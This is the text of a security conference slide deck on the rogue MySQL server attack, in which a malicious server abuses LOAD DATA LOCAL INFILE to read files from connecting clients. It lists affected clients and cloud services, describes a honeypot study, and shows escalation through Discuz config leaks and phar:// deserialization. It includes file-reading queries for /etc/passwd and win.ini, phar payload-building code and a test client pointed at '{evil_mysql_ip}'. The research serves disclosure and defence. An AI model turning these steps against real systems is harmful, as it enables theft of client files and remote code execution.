



Comprehensive analysis of the mysql client attack chain

LoRexxar@Knownsec 404Team

About me



LoRexxar

@Knownsec 404Team / @Vidar-Team

Security researcher / ctfer

Web 🐼 / smart contract

<https://lorexxar.cn>

- Dawu
 - @Knownsec 404Team
 - Security researcher
- 《Evernote For Windows Read Local File and Command Execute Vulnerabilities》



What's Mysql Client Attack?

2018.06 TCTF2018 Final h4x0rs.club pt.3



What's Mysql Client Attack?

2018.06 TCTF2018 Final [h4x0rs.club](#) pt.3

Write a file with
controlled data



Controllable mysql
config



Controllable mysql
query



Further use

```
[mysql]
host=159.89.199.232
user=game
pass=abcd
dbname=game_database
[backup]
key=aaa
```

INI config

What's Mysql Client Attack?

Write a file with
controlled data



Controllable mysql
config



Read mysql client file

2018.06 TCTF2018 Final **h4x0rs.club pt.3**

Dragon Sector && Cykor Unexpected use to get Flag

```
[mysql]
host=159.89.199.232
user=game
pass=abcd
dbname=game_database
[backup]
key=aaa
```

INI config

What's Mysql Client Attack?

`load data infile "/etc/passwd" into table test FIELDS TERMINATED BY '\n';`

Read server file
'/etc/passwd'
insert into table
test.

Limit by
`secure-file-priv`

```
mysql> select * from test;
```

id	a	b
0	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin	bin:x:2:2:bin:/bin:/usr/sbin/nologin
0	sync:x:4:65534:sync:/bin:/bin/sync	games:x:5:60:games:/usr/games:/usr/sbin/nologin
0	lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin	mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
0	uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
0	backup:x:34:34:backup:/var/backups:/usr/sbin/nologin	list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
0	gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin	nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
0	systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false	systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
0	syslog:x:104:108:/:home/syslog:/bin/false	_apt:x:105:65534:/:nonexistent:/bin/false
0	messagebus:x:107:111:/:var/run/dbus:/bin/false	uidd:x:108:112:/:run/uidd:/bin/false
0	sshd:x:110:65534:/:var/run/sshd:/usr/sbin/nologin	ubuntu:x:500:500:ubuntu,,:/home/ubuntu:/bin/bash
0	mysql:x:1000:1000:/:home/mysql:/sbin/nologin	www:x:1001:1001:/:home/www:/sbin/nologin

What's Mysql Client Attack?

```
load data local infile "/etc/passwd" into table test FIELDS TERMINATED BY '\n';
```

- Read **Client** file insert into table
- Not limit by **secure-file-priv**
- Most Mysql Client **default** allowed



What's Mysql Client Attack?

```
load data local infile "/etc/passwd" into table test FIELDS TERMINATED BY '\n';
```

6.1.6 Security Issues with LOAD DATA LOCAL

The LOAD DATA statement can load a file located on the server host, or, if the LOCAL keyword is specified, on the client host.

There are two potential security issues with the LOCAL version of LOAD DATA:

- The transfer of the file from the client host to the server host is initiated by the MySQL server. In theory, a patched server could be built that would tell the client program to transfer a file of the server's choosing rather than the file named by the client in the LOAD DATA statement. Such a server could access any file on the client host to which the client user has read access. (A patched server could in fact reply with a file-transfer request to any statement, not just LOAD DATA LOCAL, so a more fundamental issue is that clients should not connect to untrusted servers.)
- In a Web environment where the clients are connecting from a Web server, a user could use LOAD DATA LOCAL to read any files that the Web server process has read access to (assuming that a user could run any statement against the SQL server). In this environment, the client with respect to the MySQL server actually is the Web server, not a remote program being run by users who connect to the Web server.

How to make a rogue Mysql Server?

1、Greeting

Mysql and Server banner

...	MySQL	132 Server Greeting proto=10 version=5.6.43
...	MySQL	161 Login Request user=root db=
...	TCP	60 3306->53807 [ACK] Seq=79 Ack=108 Win=29312 Len=0
...	MySQL	65 Response OK
...	MySQL	87 Request Query { SET CHARACTER SET 'utf8mb4'; }
...	TCP	60 3306->53807 [ACK] Seq=90 Ack=141 Win=29312 Len=0
...	MySQL	65 Response OK
...	MySQL	107 Request Query { SET collation_connection = 'utf8mb4_unicode_ci'; }
...	TCP	60 3306->53807 [ACK] Seq=101 Ack=194 Win=29312 Len=0
...	MySQL	65 Response OK
...	MySQL	85 Request Query { SET @@session.character_set_client = 'utf8mb4'; }

> Frame 18/9: 132 bytes on wire (1056 bits), 132 bytes captured (1056 bits) on interface 0

> Ethernet II, Src: Hangzhou_89:11:3a (58:6a:b1:89:11:3a), Dst: Microsof_24:71:23 (94:9a:a9:24:71:23)

> Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.2

> Transmission Control Protocol, Src Port: 3306, Dst Port: 53807, Seq: 1, Ack: 1, Len: 78

▼ MySQL Protocol

Packet Length: 74

Packet Number: 0

▼ Server Greeting

Protocol: 10

Version: 5.6.43

Thread ID: 2749

Salt: t<j&wIGh

> Server Capabilities: 0xf7ff

Server Language: latin1 COLLATE latin1_swedish_ci (8)

> Server Status: 0x0002

> Extended Server Capabilities: 0x807f

Authentication Plugin Length: 21

How to make a rogue Mysql Server?

- 1、Greeting
- 2、Authentication

-User password

-Client configuration

...	MySQL	132	Server Greeting proto=10 version=5.6.43
...	MySQL	161	Login Request user=root db=
...	TCP	60 3306→53807 [ACK] Seq=79 Ack=108 Win=29312 Len=0	
...	MySQL	65	Response OK
...	MySQL	87	Request Query { SET CHARACTER SET 'utf8mb4'; }
...	TCP	60 3306→53807 [ACK] Seq=90 Ack=141 Win=29312 Len=0	
...	MySQL	65	Response OK
...	MySQL	107	Request Query { SET collation_connection = 'utf8mb4_unico
...	TCP	60 3306→53807 [ACK] Seq=101 Ack=194 Win=29312 Len=0	
...	MySQL	65	Response OK
...	MySQL	85	Request Query { SET @@message_log = 'log CN' }
<p>> Frame 1880: 161 bytes on wire (1288 bits), 161 bytes captured (1288 bits) on interface 0</p> <p>> Ethernet II, Src: Microsof_24:71:23 (94:9a:a9:24:71:23), Dst: Hangzhou_89:11:3a (58:6a:b1:89:11:3a)</p> <p>> Internet Protocol Version 4, Src: 10.0.0.1, Dst: 10.0.0.2</p> <p>> Transmission Control Protocol, Src Port: 53807, Dst Port: 3306, Seq: 1, Ack: 79, Len: 107</p> <p>▼ MySQL Protocol</p> <p>Packet Length: 103</p> <p>Packet Number: 1</p> <p>▼ Login Request</p> <p>> Client Capabilities: 0xa28d</p> <p>> Extended Client Capabilities: 0x000a</p> <p>MAX Packet: 3221225472</p> <p>Charset: latin1 COLLATE latin1_swedish_ci (8)</p> <p>Username: root</p> <p>Password: 468b1ce57e1040</p> <p>Schema:</p> <p>Client Auth Plugin: mysql_native_password</p> <p>> Payload: 150c5f636c69656e745f6e616d65076d7973716c6e64</p>			

How to make a rogue Mysql Server?

- 1、Greeting
- 2、Authentication
- 3、Query

Load data local infile
"c:/Windows/win.ini"
into table test FIELDS
TERMINATED BY '\n';

475 3...	10.	10.	MySQL	144 Request Query
476 3...	10.	10.	MySQL	77 Response TABULAR
477 3...	10.	10.	MySQL	150 Request Unknown (59)
478 3...	10.	10.	MySQL	58 Request [Malformed Packet]
479 3...	10.	10.	TCP	60 3306->63072 [ACK] Seq=1542 Ack=814 Win=29312 Len=0
480 4...	10.	10.	MySQL	113 Response OK
481 4...	10.	10.	MySQL	108 Request Query
482 4...	10.	10.	MySQL	259 Response
483 4...	10.	10.	MySQL	83 Request Query
484 4...	10.	10.	MySQL	176 Response
485 4...	10.	10.	MySQL	81 Request Query
486 4...	10.	10.	MySQL	128 Response
487 4...	10.	10.	MySQL	184 Request Query
488 4...	10.	10.	MySQL	189 Response
489 4...	10.	10.	MySQL	81 Request Query
490 4...	10.	10.	MySQL	128 Response
491 4...	10.	10.	MySQL	186 Request Query
492 4...	10.	10.	MySQL	191 Response
493 4...	10.	10.1	MySQL	83 Request Query

>	Frame 475: 144 bytes on wire (1152 bits), 144 bytes captured (1152 bits) on interface 0
>	Ethernet II, Src: Microsoft_24:71:23 (94:9a:a9:24:71:23), Dst: Hangzhou_89:11:3a (58:6a:b1:89:11:3a)
>	Internet Protocol Version 4, Src: [redacted], Dst: [redacted]
>	Transmission Control Protocol, Src Port: 63072, Dst Port: 3306, Seq: 624, Ack: 1519, Len: 90
▼	MySQL Protocol
	Packet Length: 86
	Packet Number: 0
▼	Request Command Query
	Command: Query (3)
	Statement: load data local infile "C:/Windows/win.ini" into table test FIELDS TERMINATED BY '\n'

How to make a rogue Mysql Server?

- 1、Greeting
- 2、Authentication
- 3、Query
- 4、Waiting...

The image shows a Wireshark packet capture of a MySQL connection attempt. The top pane shows a list of packets, with packet 150 highlighted: "MySQL 150 Request Unknown (59)". A red arrow points to this packet. The bottom pane shows the details of this packet, including the "Request Command Unknown (59)" section, which is expanded to show the "Payload: 20666f722031362d6269742061707020737570706f72740d...". A second red arrow points to the hex data "20 66 6f 72 20" in the payload. The bottom pane also shows the hex data in a hex dump format, with the corresponding ASCII text "Xj.....\$q#..E..0L@.@.!*.{ .As..tP..;...\. ..; for 16-bit a pp suppo rt..[fon ts]..[ex tensions]..[mci extensio ns]..[fi les]..[M ail]..MA PI=1..".

How to make a rogue Mysql Server?

- 1、Greeting
Mysql and Server banner
- 2、Authentication
User password and some config
- 3、Query
Load data local infile...
- 4、Waiting...



C
l
i
e
n
t

Hi~. I want to
insert the contents
of data file

OK. get me the
contents of data file

This is the contents
of data file, xxxxxxxx


S
e
r
v
e
r

How to make a rogue Mysql Server?

- 1、Greeting
Mysql and Server banner
- 2、Authentication
User password and some config
- 3、Query
Load data local infile...
- 4、Waiting...



C
l
i
e
n
t



S
e
r
v
e
r

How to make a rogue Mysql Server?

6.1.6 Security Issues with LOAD DATA LOCAL

The LOAD DATA statement can load a file located on the server host, or, if the LOCAL keyword is specified, on the client host.

There are two potential security issues with the LOCAL version of LOAD DATA:

- The transfer of the file from the client host to the server host is initiated by the MySQL server. In theory, a patched server could be built that would tell the client program to transfer a file of the server's choosing rather than the file named by the client in the LOAD DATA statement. Such a server could access any file on the client host to which the client user has read access. (A patched server could in fact reply with a file-transfer request to any statement, not just LOAD DATA LOCAL, so a more fundamental issue is that clients should not connect to untrusted servers.)
- In a Web environment where the clients are connecting from a Web server, a user could use LOAD DATA LOCAL to read any files that the Web server process has read access to (assuming that a user could run any statement against the SQL server). In this environment, the client with respect to the MySQL server actually is the Web server, not a remote program being run by users who connect to the Web server.


To avoid LOAD DATA issues, clients should avoid using LOCAL. To avoid connecting to untrusted servers, clients can establish a secure connection and verify the server identity by connecting using the --ssl-mode=VERIFY_IDENTITY option and the appropriate CA certificate.

To enable administrators and applications to manage the local data loading capability, LOCAL configuration works like this:

How to make a rogue Mysql Server?

A patched server could in fact reply with a file-transfer request to any statement, not just **LOAD DATA LOCAL**.

Client会回复任何一个file-transfer请求



How to make a rogue Mysql Server?



Hello, Greeting

Hello~~

User=root,pass=root

OK~~

Set character set 'utf-8';

Read /etc/passwd

root:x:0:0:root..



How to make a rogue Mysql Server?

2013.08 Presentation from Yuri Goltsev 《Database Honeypot by design》

2013.09 MySQL fake server to read files of connected clients(github)

2018.04.23 Abusing MySQL LOCAL INFILE to read client files(multiple ways of use)

What should we need?

- A website or app that can **control mysql configuration**
- A **vulnerable** Mysql Client
- ?

Vulnerable vendor

Mysql Client

pwned

PHP Mysql

pwned

PHP Mysqli

Close by default in PHP 7.3.4

PHP PDO

Close by default

Python MySQLdb

pwned

Python Mysqlclient

pwned

Java JDBC Driver

pwned

Navicat

pwned

Probe

雅黑PHP探针

failure

iprober2 探针

failure

PHP探针 for LNMP一键安装包

failure

UPUPW PHP 探针

failure

...

What should we need?

- A website or app that can **control mysql configuration**
- A **vulnerable** Mysql Client
- One **query**
- ?

Load data in Excel

- Local Excel pwned
- WPS onlion failure(None)
- Microsoft excel failure(disable)
- Google Sheets
 - Supermetrice pwned
 - Advanced CFO Solutions MySQL Query failure(disable)
 - SeekWell failure(disable)
 - Skyvia Query Gallery failure(disable)
 - database Borwser failed failure(disable)
 - Kloudio pwned

云服务商 云数据库 数据迁移服务

云服务商	DTS	Disable Load data	vulnerable	Status
腾讯云	√	√		
阿里云	√	√		
华为云	√			Fixed 2018.12.14
京东云				
Ucloud				
QiNiu云				
新睿云				
网易云	√			Fixed 2018.11.27
金山云	√			Fixed 2018.11.29
青云Cloud	√	√		
百度Cloud	√			Fixed 2018.11.28
Google Cloud	√	√		
AWS	√			Report 2018.11.27

What should we need?

- A website or app that can **control mysql configuration**
- A **vulnerable** Mysql Client
- One **query**

Arbitrary File Read

Maybe do more?



Honeypot

- Numerous **github monitoring tools** are actively capturing **mysql account password leaks** every day
- Numerous **scanners** open mysql **scan weak passwords** for external networks

The screenshot shows a GitHub search results page for the query 'mysqlpass'. The search bar at the top contains 'mysqlpass'. On the right side, there are statistics for the search results: 15,973 code results. Below this, there are two search results displayed. The first result is from 'pentahoadmin/base_config - mysql.rb', showing a snippet of code that sets a 'mysqlpass' variable. The second result is from 'ilchebedelovski/utilities - tmp-environments.sh', showing a snippet of code that sets a 'mysqlpass' variable. The left sidebar shows filters for Repositories (2), Code (15K), Commits (65), Issues (105), Marketplace (0), Topics (0), Wikis (51), and Users (0). Below these are language filters: PHP (4,304), Shell (1,853), Java (747), Lua (727), Text (599), Perl (588), Python (575), Go (550), C++ (532), and ASP (506). At the bottom, there are links for 'Advanced search' and 'Cheat sheet'.

mysqlpass Pull requests Issues Marketplace Explore

15,973 code results

pentahoadmin/base_config - mysql.rb
Showing the top two matches Last indexed on 7 Jul 2018

```

7 # All rights reserved - Do Not Redistribute
8 #####
9 mysqlpass = 'password'
10 user = 'root'
11 host = '127.0.0.1'
12 port = '3306'
13 table = 'test'
14 db = 'mysql'
15
16 mysql_service 'mysqld' do
17   initial_root_password mysqlpass["password"]
18   action [:create, :start]

```

ilchebedelovski/utilities - tmp-environments.sh
Showing the top two matches Last indexed on 2 Jul 2018

```

9 # Change this credentials
10 mysqluser="username"
11 mysqlpass="password"
12 mysqlhost="localhost"
13
14 domain="example.com"
15
16 # Check the structure on your directories
17
18 if [ -f $SQL_PATH_1702 ]; then
19   $(/usr/bin/mysqladmin -u $mysqluser -p$mysqlpass -h $mysql
20   $SQL_DB_1)

```

Advanced search Cheat sheet

Honeypot

From 2018.09 to 2018.11

A ez **open honeypot** in internet

499 ip connection requests

1 file read from linux

5 file read from windows

What should we need?

- Mysql configuration in github
- Or Weakless Mysql Server
- A vulnerable Mysql Client

Honeypot


Make Arbitrary File Read better?

How about CMS?



AFR To Leak Profile

- Ucenter in back of Discuz x3.4



AFR To Leak Profile

- Ucenter in back of Discuz x3.4
- AFR the Discuz x3.4 config file config
 - config/config_ucenter.php
 - config/config_global.php

...

```
define('UC_KEY',  
'yeN3g9EbNfiaYfodV63dI1j8Fbk5HaL7W4yaW4y7u2j4Mf45mfg2v899g451k576');
```

...

...


```
$_config['security']['authkey'] = 'asdfasfas';
```

...

AFR To Leak Profile

- Ucenter in back of Discuz x3.4
- AFR the Discuz x3.4 config file config
 - `config/config_ucenter.php`
 - `config/config_global.php`
- `UC_KEY + action = Code for UCAPI`
- `authkey + saltkey + admin uid + admin username = Formhash for UCAPI`
- A Vulnerable to getshell in UCAPI

AFR To Leak Profile To Getshell



System	Linux ubuntu 4.4.0-138-generic #164-Ubuntu SMP Tue Oct 2 17:16:02 UTC 2018 :
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opca /7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini, /etc/php/7. /20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/c /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini /7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0 gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d /7.0/apache2/conf.d/20-mbstring.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /e /conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/ap posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.c /etc/php/7.0/apache2/conf.d/20-simplexml.ini, /etc/php/7.0/apache2/conf.d/20-so:

Can we make AFR better more?



Can we make AFR better more?

Phar://



Phar://

- 2018 BlackHat. Sam Thomas
- <File Operation Induced Unserialization via the “phar://” Stream Wrapper>
- “Phar://” Stream API in file Function can cause **unserialization**.

受影响函数列表			
fileatime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
copy	unlink	stat	readfile



Phar://

“Phar://” Stream API in file Function can cause **unserialization**.

/php/php-src/blob/master/ext/standard/file.c L551

```
PHP_FUNCTION(file_get_contents)
```

```
{
```

```
...
```

```
stream = php_stream_open_wrapper_ex(filename, "rb",  
                                     (use_include_path ? USE_PATH : 0) | REPORT_ERRORS,  
                                     NULL, context);
```

```
...
```

Phar://

/php/php-src/blob/master/ext/mysqlnd/mysqlnd_loaddata.c L43-L52

```
if (PG(open_basedir)) {  
    if (php_check_open_basedir_ex(filename, 0) == -1) {  
        >error_msg, "open_basedir restriction in effect. Unable to open file");  
        info->error_no = CR_UNKNOWN_ERROR;  
        strcpy(info-  
  
        DBG_RETURN(1);  
    }  
}  
info->filename = filename;  
info->fd = php_stream_open_wrapper_ex((char *)filename, "r", 0, NULL, context);
```


Phar file with a stub

```
<?php
class A {
    public $s = '';
    public function __wakeup () {
        echo "pwned!!";
    }
}
```

```
@unlink("phar.phar");
$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->setStub("GIF89a " . "<?php
__HALT_COMPILER(); ?>"); //设置stub
$o = new A();
$phar->setMetadata($o);
$phar->addFromString("test.txt", "test");
$phar->stopBuffering();?>
```

Test PHP code

```
<?php
class A {
    public $s = '';
    public function __wakeup () {
        echo "pwned!!";
    }
}
```

```
$m = mysqli_init();
$s = mysqli_real_connect($m,
    '{evil_mysql_ip}', 'root', '123456', 'test',
    3306);
$p = mysqli_query($m, 'select 1;');
```

Evil mysql server

- ...
- PORT = 3306
- ...
- filelist = (r'phar://./phar.phar')
- ...

Phar:// + AFR

127.0.0.1/mysqlfr/test.php x +

127.0.0.1/mysqlfr/test.php

pwned!!

(!) Warning: mysqli_query(): phar error: file "" in phar "./phar.phar" cannot be empty in D:\wamp64\www\mys

Call Stack

#	Time	Memory	Function	Location
1	0.0007	241360	{main}()	...\test.php:0
2	0.2237	243048	mysqli_query ()	...\test.php:13

Can we make AFR better more?

